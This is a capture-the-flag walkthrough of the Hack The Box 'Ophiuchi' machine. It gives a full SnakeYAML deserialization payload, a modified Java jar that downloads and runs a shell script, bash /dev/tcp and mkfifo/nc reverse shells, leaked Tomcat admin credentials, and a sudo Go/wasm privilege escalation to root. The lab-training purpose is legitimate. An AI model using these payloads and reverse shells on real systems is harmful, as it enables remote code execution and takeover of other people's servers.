

OPHIUCHI BOX



Common Enumeration

Namp

TCP over SSH

HTTP Default page

*Host 8.2p1 Ubuntu 4ubuntu0.1

```
map.txt 10.10.10.227
Nmap scan report for 10.10.10.227
Host is up (0.27s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 6d:fc:68:e2:da:5e:80:df:bc:d0:45:f5:29:db:04:ee (RSA)
|   256 7a:c9:83:7e:13:cb:c3:f9:59:1e:53:21:ab:19:76:ab (ECDSA)
|_  256 17:6b:c3:a8:fc:5d:36:08:a1:40:89:d2:f4:0a:c6:46 (ED25519)
8080/tcp  open  http      Apache Tomcat 9.0.38
```

Apache Tomcat 9.0.38

Looking for the information of tomat changelog found out that it was recently changed so am no going to dig much on that;

Screenshot 1

64582: Pre-load the `CoyoteOutputStream` class to prevent a potential exception when running under a security manager. Patch provided by Johnathan Gilday. (markt)

64593: If a request is not matched to a Context, delay issuing the 404 response to give the rewrite valve, if configured, an opportunity to rewrite the request.

Checking the web browser at


*10.10.10.227:8080

Screenshot 2



it brings a parse yaml and by writing anything then executing it brings an error of security reason

Screenshot 3



Due to security reason this feature has been temporarily on hold. We will soon fix the issue!


After parsing some special character

Screenshot 4



it then gives a status of 500 at least it shows us it is doing something

Screenshot 5



HTTP Status 500 – Internal Server Error

Type Exception Report

Message while scanning a tag

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

```
while scanning a tag
  in 'string', line 1, column 1:
    !@#$$%^
    ^
expected ' ', but found '#' (35)
  in 'string', line 1, column 3:
    !@#$$%^
    ^


org.yaml.snakeyaml.scanner.ScannerImpl.scanTag(ScannerImpl.java:1544)
org.yaml.snakeyaml.scanner.ScannerImpl.fetchTag(ScannerImpl.java:954)
org.yaml.snakeyaml.scanner.ScannerImpl.fetchMoreTokens(ScannerImpl.java:372)
org.yaml.snakeyaml.scanner.ScannerImpl.checkToken(ScannerImpl.java:227)
org.yaml.snakeyaml.parser.ParserImpl$ParseImplicitDocumentStart.produce(ParserImpl.java:195)
org.yaml.snakeyaml.parser.ParserImpl.peekEvent(ParserImpl.java:158)
org.yaml.snakeyaml.parser.ParserImpl.checkEvent(ParserImpl.java:148)
org.yaml.snakeyaml.composer.Composer.getSingleNode(Composer.java:118)
org.yaml.snakeyaml.constructor.BaseConstructor.getSingleNode(BaseConstructor.java:150)
org.yaml.snakeyaml.Yaml.loadFromReader(Yaml.java:490)
org.yaml.snakeyaml.Yaml.load(Yaml.java:416)
Servlet.doPost(Servlet.java:15)
javax.servlet.http.HttpServlet.service(HttpServlet.java:652)
javax.servlet.http.HttpServlet.service(HttpServlet.java:733)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
```

looking at the screenshot above i see a snakeyaml by looking for information about it we find out that it has a javascript payload <https://swapneildash.medium.com/snakeyaml-deserialization-exploited-b4a2c5ac0858> then we try to load the payload to the parse ymxl and have a listening port to see if we can get a shell.

Trying the first snakeyaml payload

```
!!javax.script.ScriptEngineManager [
!!java.net.URLClassLoader [[
!!java.net.URL ["http://attacker-ip/"]
]]
]
```

Screenshot 6



Terminal Listening

a netcat listening at port 80

Screenshot 7


```
(root@kali)~[/home/leshack98/HTB/Ophiuchi]
# sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.148] from (UNKNOWN) [10.10.10.227] 48192
HEAD /META-INF/services/javax.script.ScriptEngineFactory HTTP/1.1
User-Agent: Java/11.0.8
Host: 10.10.14.148
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

but we do not find a shell at least the server was able to be reached out so we know there is a kind of vulnerability

Second Execution of the payload

we then discover there is a github vulnerability <https://github.com/artsploit/yaml-payload> it is the same but given it a jar file


Screenshot 8



```
!!javax.script.ScriptEngineManager [
!!java.net.URLClassLoader [[
  !!java.net.URL ["http://artsploit.com/yaml-payload.jar"]
]]
]
```

Then i have to git clone the payload so that i can follow how to built it

Screenshot 9



we are to modify the [AwesomeScriptEngineFactory.java](#) by putting a jave code execution code that will enable us have a shell

Screenshot 10

```
root@kali: /home/leshack98/HTB/Ophiuchi/yaml-payload/src/artsploit
File Actions Edit View Help
root@k...B/sink x root@kali: /home/leshac...l-payload/src/artsploit x ro...98 x
Receiving objects: 100% (10/10), done.
Common enumeration
(root skull kali)-[/home/leshack98/HTB/Ophiuchi]
# cd yaml-payload/

(root skull kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
# ls
README.md src

(root skull kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
# cd src/

(root skull kali)-[/home/.../HTB/Ophiuchi/yaml-payload/src]
# ls
artsploit META-INF

(root skull kali)-[/home/.../HTB/Ophiuchi/yaml-payload/src]
# cd artsploit

(root skull kali)-[/home/.../Ophiuchi/yaml-payload/src/artsploit]
# ls
AwesomeScriptEngineFactory.java

(root skull kali)-[/home/.../Ophiuchi/yaml-payload/src/artsploit]
#
```

Am going to execute a reverse shell here

Screenshot 11

```
public AwesomeScriptEngineFactory() {
    try {
        Runtime.getRuntime().exec("dig scriptengine.x.artsploit.com");
        Runtime.getRuntime().exec("/Applications/Calculator.app/Contents/MacOS/Calculator");
    } catch (IOException e) {
        e.printStackTrace();
    }
}
```

Screenshot 12

```

1 package artsploit;
2
3 import javax.script.ScriptEngine;
4 import javax.script.ScriptEngineFactory;
5 import java.io.IOException;
6 import java.util.List;
7
8 public class AwesomeScriptEngineFactory implements ScriptEngineFactory {
9
10     public AwesomeScriptEngineFactory() {
11         try {
12             Runtime.getRuntime().exec("curl http://10.10.14.201:8000/shell.sh -o /tmp/shell.sh");
13             Runtime.getRuntime().exec("bash /tmp/shell.sh");
14         } catch (IOException e) {
15             e.printStackTrace();
16         }
17     }
18
19     @Override

```

code

Replace your ip here [(curl http://10.10.14.201)]

```

Runtime.getRuntime().exec("curl http://10.10.14.201:8000/shell.sh -o
/tmp/shell.sh");
Runtime.getRuntime().exec("bash /tmp/shell.sh");

```

it needs a java compiler so by installing openjdk-11-jdk it was able to compiler which the compilation is done in the yaml-payload dir

compiling codes

```

javac src/artsploit/AwesomeScriptEngineFactory.java
jar -cvf yaml-payload.jar -C src/ .

```

After successful compiling by checking the artsploit dir you will find a java class the screenshot below a firms that

Screenshot 14


```
File Actions Edit View Help
root@kali: /...98/Downloads x root@kali: /home/leshack98/H...i/yaml-payload/src/artsploit x root@kali: /home/leshack98/H...i/yaml-payload/src/artsploit x
(root@kali)-[/home/leshack98/HTB/Ophiuchi]
# cd yaml-payload/
(root@kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
# ls
README.md shell.sh src yaml-payload.jar
(root@kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
# mousepad src/artsploit/AwesomeScriptEngineFactory.java
(root@kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
# javac src/artsploit/AwesomeScriptEngineFactory.java
(root@kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
# jar -cvf yaml-payload.jar -C src/ .
added manifest
adding: artsploit/(in = 0) (out= 0)(stored 0%)
adding: artsploit/AwesomeScriptEngineFactory.class(in = 1679) (out= 711)(deflated 57%)
adding: artsploit/AwesomeScriptEngineFactory.java(in = 1569) (out= 429)(deflated 72%)
ignoring entry META-INF/
adding: META-INF/services/(in = 0) (out= 0)(stored 0%)
adding: META-INF/services/javafx.script.ScriptEngineFactory(in = 36) (out= 38)(deflated -5%)
(root@kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
# cd src
(root@kali)-[/home/.../HTB/Ophiuchi/yaml-payload/src]
# cd artsploit
(root@kali)-[/home/.../Ophiuchi/yaml-payload/src/artsploit]
# ls
AwesomeScriptEngineFactory.class AwesomeScriptEngineFactory.java
(root@kali)-[/home/.../Ophiuchi/yaml-payload/src/artsploit]
#
```

In the same yaml-payload dir add this shell.sh script which contains a bash reverse shell command that it will be called by yaml-payload.jar that we just compiled which has the execution code that includes the the shell.sh see [#screenshot12](#)

shell.sh code

Replace your ip here [/10.10.14.201/8888] and specify the port in which the netcat will listen to for my case is port 8888

```
#!/bin/sh
bash -i >& /dev/tcp/10.10.14.201/8888 0>&1
```

Screenshot 15

```
(root@kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
# cat shell.sh
#!/bin/sh
bash -i >& /dev/tcp/10.10.14.201/8888 0>&1
(root@kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
#
```

Getting the shell

Now we are ready for getting the shell.

-First, we start a python3 HTTP server in the yaml-payload dir which it will be containing shell.sh and the yaml-payload.jar using ;

Code

```
python3 -m http.server
```

Then start a netcat listening at your specified port number that you specified in the shell.sh

Code

```
netcat -lvnp 8888
```

Then navigate to your windows and paste this code to your parse yaml site

Code

Replace your ip here ["http://10.10.14.201:8000/yaml-payload.jar"]

```
!!javax.script.ScriptEngineManager [  
  !!java.net.URLClassLoader [[  
    !!java.net.URL ["http://10.10.14.201:8000/yaml-payload.jar"]  
  ]]  
]
```

Finally we Get a shell as tomcat

Screenshot 16

```
root@kali: /home/leshack98/HTB/Ophiuchi/yaml-payload

File Actions Edit View Help

root@kali: /home/leshack98/Downloads x root@kali: /home/leshack98/HTB/Ophiuchi/yaml-payload x root@kali: /home/leshack98/HTB/Ophiuchi/yaml-payload x

(root@kali) - [ /home/leshack98/HTB/Ophiuchi/yaml-payload ]
# ls
README.md shell.sh src yaml-payload.jar

(root@kali) - [ /home/leshack98/HTB/Ophiuchi/yaml-payload ]
# cat shell.sh
#!/bin/sh
bash -i >& /dev/tcp/10.10.14.201/8888 0>&1

(root@kali) - [ /home/leshack98/HTB/Ophiuchi/yaml-payload ]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.201 - - [05/Jul/2021 08:41:28] "GET / HTTP/1.1" 200 -
10.10.10.227 - - [05/Jul/2021 09:01:15] code 404, message File not found
10.10.10.227 - - [05/Jul/2021 09:01:15] "HEAD /META-INF/services/javax.script.ScriptEngineFactory HTTP/1.1" 404 -
10.10.10.227 - - [05/Jul/2021 09:03:42] code 404, message File not found
10.10.10.227 - - [05/Jul/2021 09:03:42] "HEAD /META-INF/services/javax.script.ScriptEngineFactory HTTP/1.1" 404 -
^C
Keyboard interrupt received, exiting.

(root@kali) - [ /home/leshack98/HTB/Ophiuchi/yaml-payload ]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.227 - - [05/Jul/2021 09:05:04] "GET /yaml-payload.jar HTTP/1.1" 200 -
10.10.10.227 - - [05/Jul/2021 09:05:04] "GET /yaml-payload.jar HTTP/1.1" 200 -
10.10.10.227 - - [05/Jul/2021 09:05:05] "GET /shell.sh HTTP/1.1" 200 -
10.10.10.227 - - [05/Jul/2021 09:05:10] "GET /yaml-payload.jar HTTP/1.1" 200 -
10.10.10.227 - - [05/Jul/2021 09:05:11] "GET /yaml-payload.jar HTTP/1.1" 200 -
10.10.10.227 - - [05/Jul/2021 09:05:11] "GET /shell.sh HTTP/1.1" 200 -
```

Screenshot 17

```
root@kali: /home/leshack98/HTB/Ophiuchi/yaml-payload

File Actions Edit View Help

root@kali: /home/leshack98/Downloads x root@kali: /home/leshack98/HTB/Ophiuchi/yaml-payload x

(root@kali) - [ /home/leshack98/HTB/Ophiuchi ]
# netcat -lvnp 8888
Listening on 0.0.0.0 8888
Connection received on 10.10.10.227 53284
bash: cannot set terminal process group (814): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@ophiuchi:/$
```

Finding the Details

The first thing i do is to grab the bash so i can now where it is been stored and use it to improve my shell

Code

```
ls -la /bin/ | grep bash
```

Screenshot 18

```
tomcat@ophiuchi:/$ ls -la /bin/ | grep bash
ls -la /bin/ | grep bash
-rwxr-xr-x 1 root root 1183448 Feb 25 2020 bash
-rwxr-xr-x 1 root root 6794 Feb 25 2020 bashbug
-rwxr-xr-x 1 root root 2446 Jan 26 2020 dh_bash-completion
lrwxrwxrwx 1 root root 4 Feb 25 2020 rbash -> bash
tomcat@ophiuchi:/$
```

There bash is being linked to the rbash so i will use the sh to improve my shell

Code

```
ls -la /bin | grep sh
```

Screenshot 19

```
tomcat@ophiuchi:/$ ls -la /bin | grep sh
ls -la /bin | grep sh
tomcat@ophiuchi:/$ which sh
which sh
/usr/bin/sh
tomcat@ophiuchi:/$
```

Improving the shell

using sh

Code

```
python3 -c 'import pty;pty.spawn("/bin/sh")'
```

incase i was using bash

Code

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

After improving the shell to avoid any problems to ensure that i will be still logged in in case of any trouble i stop the listening port then type this code

Code

```
stty raw -echo
```

-fg

-press two enters

this work when you are not using the root account

Screenshot 20

```
var
tomcat@ophiuchi:/$ python3 -c 'import pty;pty.spawn("/bin/sh")'
python3 -c 'import pty;pty.spawn("/bin/sh")'
$ ^Z
[1]+  Stopped                  netcat -lvnp 8888
└─(leshack98@kali)-[~]
└─$ stty raw -echo
└─(leshack98@kali)-[~]
netcat -lvnp 8888

$ ls
bin    cdrom  etc    lib     lib64   lost+found  mnt  proc  run  snap  sys  usr
boot  dev    home  lib32   libx32  media      opt  root  sbin  srv   tmp  var
$ ls -la /usr/bin/bash
-rwxr-xr-x 1 root root 1183448 Feb 25  2020 /usr/bin/bash
$ /usr/bin/bash
tomcat@ophiuchi:/$
```

Code

```
export TERM=linux
```

This helps you to be able to clear when you are in the account

when i list the directory i see there is /opt is the directory were to store un-bundled packages each in its sub-directory there are already built whole packages provided by an independent third party software distributors.

Screenshot 21

```
File Actions Edit View Help
root@kali: /home/leshack98/Downloads x root@kali: /home/leshack98/HTB/Ophiuchi/yaml-p
tomcat@ophiuchi:/$ ls
bin cdrom etc lib lib64 lost+found mnt proc run snap sys usr
boot dev home lib32 libx32 media opt root sbin srv tmp var
tomcat@ophiuchi:/$ cd opt
tomcat@ophiuchi:/opt$ ls
tomcat wasmer-go wasm-functions
tomcat@ophiuchi:/opt$ cd tomcat
tomcat@ophiuchi:~$
```

if you do not know where tomacat was installed you could perform the code below

Code

```
ps -ef
```

or

use env to find where it is installed

Screenshot 22

```
bin BUILDING.txt conf CONTRIBUTING.md lib LICENSE logs NOTI
tomcat@ophiuchi:~$ env
JAVA_HOME=/usr/lib/jvm/java-1.11.0-openjdk-amd64
JAVA_OPTS=-Djava.awt.headless=true -Djava.security.egd=file:/dev/
es -Dorg.apache.catalina.security.SecurityListener.UMASK=0027
PWD=/opt/tomcat
LOGNAME=tomcat
CATALINA_OPTS=-Xms512M -Xmx1024M -server -XX:+UseParallelGC
HOME=/opt/tomcat
LANG=en_US.UTF-8
CATALINA_PID=/opt/tomcat/temp/tomcat.pid
INVOCATION_ID=0ce0b3f82fbb45529feba63ac443a0d7
CATALINA_BASE=/opt/tomcat
TERM=linux
CATALINA_HOME=/opt/tomcat
USER=tomcat
SHLVL=3
JDK_JAVA_OPTIONS= --add-opens=java.base/java.lang=ALL-UNNAMED --ad
JOURNAL_STREAM=9:24001
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
OLDPWD=/opt
tomcat@ophiuchi:~$
```

Then i change the directory to conf because this is where potential the information is found in the user.xml

Screenshot 23

```
tomcat@ophiuchi:~$ ls
bin BUILDING.txt conf CONTRIBUTING.md lib LICENSE logs NOTICE README.md RELEASE-NOTES RUNNING.txt temp webapps work
tomcat@ophiuchi:~$ cd conf
tomcat@ophiuchi:~/conf$ ls
catalina.policy context.xml jaspic-providers.xsd server.xml tomcat-users.xsd
catalina.properties jaspic-providers.xml logging.properties tomcat-users.xml web.xml
tomcat@ophiuchi:~/conf$
```

we look where the comment ends then we find out the username and the password

username=Admin

pass=whythereisalimit

Screenshot 23

```
Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
→
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui"/>
←!
NOTE: By default, no user is included in the "manager-gui" role required
to operate the "/manager/html" web application. If you wish to use this app,
you must define such a user - the username and password are arbitrary. It is
strongly recommended that you do NOT use one of the users in the commented out
section below since they are intended for use with the examples web
application.
→
```

when i do sudo su so that i can test the password against tomcat i find out that the password is not for tomcat

Screenshot 25

```
→
</tomcat-users>
tomcat@ophiuchi:~/conf$ sudo su
[sudo] password for tomcat:
Sorry, try again.
[sudo] password for tomcat:
Sorry, try again.
[sudo] password for tomcat:
sudo: 3 incorrect password attempts
tomcat@ophiuchi:~/conf$
```

so i check to see the password belongs to who as a user in the box

Code

```
cat /etc/passwd | grep sh$
```


Screenshot 26

```
tomcat@ophiuchi:~/conf$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
admin:x:1000:1000:,,,:/home/admin:/bin/bash
tomcat@ophiuchi:~/conf$
```

it brings a weird /bin/bash mean it has a restricted thing with bash so i just try to connect to admin using the password by ssh

Code

```
ssh admin@10.10.10.227
```

Screenshot 27

```
root@kali: /home/leshack98/Downloads x root@kali: /home/leshack98/HTB/Ophiuchi/yaml-payload x leshack98@kali: ~ x admin@kali: ~ x
# ssh admin@10.10.10.227
The authenticity of host '10.10.10.227 (10.10.10.227)' can't be established.
ECDSA key fingerprint is SHA256:OmZ+JsRqDVNaBWMshp7wogZM0KhSKkp1YmaILhRxSY0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.227' (ECDSA) to the list of known hosts.
admin@10.10.10.227's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon 05 Jul 2021 06:30:24 PM UTC

System load:          0.0
Usage of /:           20.0% of 27.43GB
Memory usage:         21%
Swap usage:           0%
Processes:            240
Users logged in:      0
IPv4 address for ens160: 10.10.10.227
IPv6 address for ens160: dead:beef::250:56ff:feb9:a66b

176 updates can be installed immediately.
56 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Jul 5 14:25:33 2021 from 10.10.14.142
admin@ophiuchi:~$
```

As you can see am able to log in to the admin then there is where i find the user.txt


Screenshot 28

```
admin@ophiuchi:~$ ls
user.txt
admin@ophiuchi:~$
```

so i did sudo -l to see what i can perform without the password and i end up finding a sudo /usr/bin/go run /opt/wasm-functions/index.go

which go is just the same as php

Screenshot 29



```
File Actions Edit View Help
root@kali: /home/leshack98/Downloads x root@kali: /home/leshack98/HTB/Ophiuchi/yaml-payload x leshack98@kali: ~ x admin@ophiuchi: /$ sudo -l
Matching Defaults entries for admin on ophiuchi:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
Due to security reasons:
User admin may run the following commands on ophiuchi:
  (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
admin@ophiuchi:/$ go run /opt/wasm-functions/index.go
Not ready to deploy
```

Screenshot 30



```
package main
import (
    "fmt"
    wasm "github.com/wasmerio/wasmer-go/wasmer"
    "os/exec"
    "log"
)

func main() {
    bytes, _ := wasm.ReadBytes("main.wasm")
    instance, _ := wasm.NewInstance(bytes)
    defer instance.Close()
    init := instance.Exports["info"]
    result, _ := init()
    f := result.String()
    if f != "1" {
        fmt.Println("Not ready to deploy")
    } else {
        fmt.Println("Ready to deploy")
        out, err := exec.Command("/bin/sh", "deploy.sh").Output()
        if err != nil {
            log.Fatal(err)
        }
        fmt.Println(string(out))
    }
}
```

in the screenshot above you can see its doing something with wasm .it does something to main.wasm then loading the instance then calling info and if it returns 1 it says Not ready to deploy else it going to say ready to deploy and execute deploy.sh

so am going to find and send error message to /dev/null and grep main.wasm to see where it is

Code

```
find / 2>/dev/null | grep main.wasm
```

then It looks like there is a directory

Screenshot 31

```
admin@ophiuchi:/$ find / 2>/dev/null | grep main.wasm
/opt/wasm-functions/main.wasm
/opt/wasm-functions/backup/main.wasm
admin@ophiuchi:/$
```

when i go to the directory and try to run the command it brings not ready to deploy

Code

```
sudo /usr/bin/go run /opt/wasm-functions/index.go
```

Screenshot 32

```
admin@ophiuchi:/opt/wasm-functions$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Not ready to deploy
admin@ophiuchi:/opt/wasm-functions$
```

so we have to get the wasm.main to be able to return 0 so we look for its decrypt <https://github.com/WebAssembly/wabt/releases> the i downloaded the Ubuntu version then i moved it to my Ophiuchi folder and performed this code to open the gz file

Code

```
tar -xzvf wabt-1.0.23-ubuntu.tar.gz
```

then i changed the directory till to the bin then started a nc to listen to my port form wasm.main

Screenshot 33

```
(leshack98@kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
$ nc -nlvp 8888 >main.wasm
Listening on 0.0.0.0 8888
```

Then i went to admin@Ophiuchi to send the main.wasm to my box so that i can edit it

Code

Replace your ip and desired port

```
cat main.wasm | nc 10.10.14.201 8888
```

Screenshot 34

```
root@kali: /h...k98/Downloads x root@kali: /home/lesha.../Ophiuchi/yaml-payload x lesh...i: ~ x admin@ophiuc...sm-functio
admin@ophiuchi:/opt/wasm-functions$ ls
backup deploy.sh index index.go main.wasm
admin@ophiuchi:/opt/wasm-functions$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
admin@ophiuchi:/opt/wasm-functions$ ^C
admin@ophiuchi:/opt/wasm-functions$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Not ready to deploy
admin@ophiuchi:/opt/wasm-functions$ ls
backup deploy.sh index index.go main.wasm
admin@ophiuchi:/opt/wasm-functions$ cat main.wasm | nc 10.10.14.201 8888
```

then checked my box and performed a ctrl + C and the main.wasm was transferred

Screenshot 35

```
(leshack98@kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
$ nc -nlvp 8888 >main.wasm
Listening on 0.0.0.0 8888
^C
(leshack98@kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
$ ls
main.wasm spectest-inter wasm2c wasm2wat wasm-decompile wasm-interp wasm-objdump wasm-opcodecnt wasm-strip wasm-validate wast2json wat2wasm wat-desugar
```

then i performed this it had a file

Screenshot 36

```
(leshack98@kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
$ ./wasm2wat main.wasm
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 0)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))
(leshack98@kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
```

Code

wasm2wat

```
./wasm2wat main.wasm
```

then i performed this to save it so i can be able to change value const value to one because our code was having not equal to one you can ref [#screensht30](#)

Code

```
./wasm2wat main.wasm > main.wat
```

Screenshot 37



```
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32) {
    i32.const 1
  })
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))
~
~
~
~
```

then constant is now changed to 1

then i did wat2wasm

Code

```
./wat2wasm main.wat
```

then removed the main.wasm

then performed the wat2wasm again code

Screenshot 38

```

main.wasm spectest-interp wasm2wat wasm-interp wasm-opcodecnt wasm-validate wat2wasm
main.wat wasm2c wasm-decompile wasm-objdump wasm-strip wast2json wat-desugar
(leshack98@kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
$ rm main.wasm
(leshack98@kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
$ ./wat2wasm main.wat
(leshack98@kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
$ ls
main.wasm spectest-interp wasm2wat wasm-interp wasm-opcodecnt wasm-validate wat2wasm
main.wat wasm2c wasm-decompile wasm-objdump wasm-strip wast2json wat-desugar
(leshack98@kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
$

```

it is able to create another main.wasm

After getting the better main.wasm i use the scp command to securely copy the file to the remote host that is the admin.scp command uses the ssh to transfer data so it requires a password.

Code

```
scp main.wasm admin@10.10.10.227:
```

the passwd as you remember was whythereisalimt

Screenshot 39

```

(leshack98@kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
$ scp main.wasm admin@10.10.10.227:
admin@10.10.10.227's password:
Permission denied, please try again.
admin@10.10.10.227's password:
main.wasm
(leshack98@kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
$

```

so if i go to admin there is a wasm

Screenshot 40

```

admin@ophiuchi:/opt/wasm-functions$ ls
backup deploy.sh index index.go main.wasm
admin@ophiuchi:/opt/wasm-functions$ cd ~
admin@ophiuchi:~$ ls
main.wasm user.txt
admin@ophiuchi:~$

```

i then make a directory to store the main.wasm and make a deploy script which is basically the shell.sh script that i used to make a reverse shell for me i just wget the shell from my box but you could copy the code to deploy.sh for instance i decided to test the deploy with a simple code that echo the id see [#screenshot42](#)

Code

```
#!/bin/sh

echo $(id)
```

Screenshot 41

```
admin@ophiuchi:/opt/wasm-functions$ ls
backup deploy.sh index index.go main.wasm
admin@ophiuchi:/opt/wasm-functions$ cd ~
admin@ophiuchi:~$ ls
main.wasm user.txt
admin@ophiuchi:~$ mkdir .ipp
admin@ophiuchi:~$ mv main.wasm .ipp/
admin@ophiuchi:~$ cd .ipp/
admin@ophiuchi:~/.ipp$ ls
main.wasm
admin@ophiuchi:~/.ipp$ vi deploy.sh
admin@ophiuchi:~/.ipp$ wget 10.10.14.201/shell.sh
--2021-07-05 21:45:08-- http://10.10.14.201/shell.sh
Connecting to 10.10.14.201:80... failed: Connection refused.
admin@ophiuchi:~/.ipp$ wget 10.10.14.201:8000/shell.sh
--2021-07-05 21:46:25-- http://10.10.14.201:8000/shell.sh
Connecting to 10.10.14.201:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 52 [text/x-sh]
Saving to: 'shell.sh'

shell.sh                               100%[=====>] 52 --KB/s in 0.02s

2021-07-05 21:46:27 (2.64 KB/s) - 'shell.sh' saved [52/52]

admin@ophiuchi:~/.ipp$ mv shell.sh deploy.sh
admin@ophiuchi:~/.ipp$
```

Then to the folder where their is the deploy.sh and the main.wasm
i run the sudo code that allows me to access that file without sudo passwd

Code

```
sudo /usr/bin/go run /opt/wasm-functions/index.go
```

Screenshot 42

```

admin@ophiuchi:~/les$ ls
deploy.sh  main.wasm
admin@ophiuchi:~/les$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
admin@ophiuchi:~/les$ wc main.wasm
 2   7 112 main.wasm
admin@ophiuchi:~/les$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy
uid=0(root) gid=0(root) groups=0(root)

admin@ophiuchi:~/les$ vi deploy.sh
admin@ophiuchi:~/les$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy

```

After having a successful outcome i decide to now edit my deploy.sh script to be able to get me a reverse shell by having a listening port

Code

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.201 9001 >/tmp/f
```

Screenshot 43

```

(leshack98@kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.227 44888
# id
uid=0(root) gid=0(root) groups=0(root)
#

```

from there i can be able to get the root flag

Screenshot 43

```

# id
uid=0(root) gid=0(root) groups=0(root)
# cd ~/
# ls
go
root.txt
snap
# cat root.txt
390c123b1cb534384b434b36e41f19e7
#

```

--END--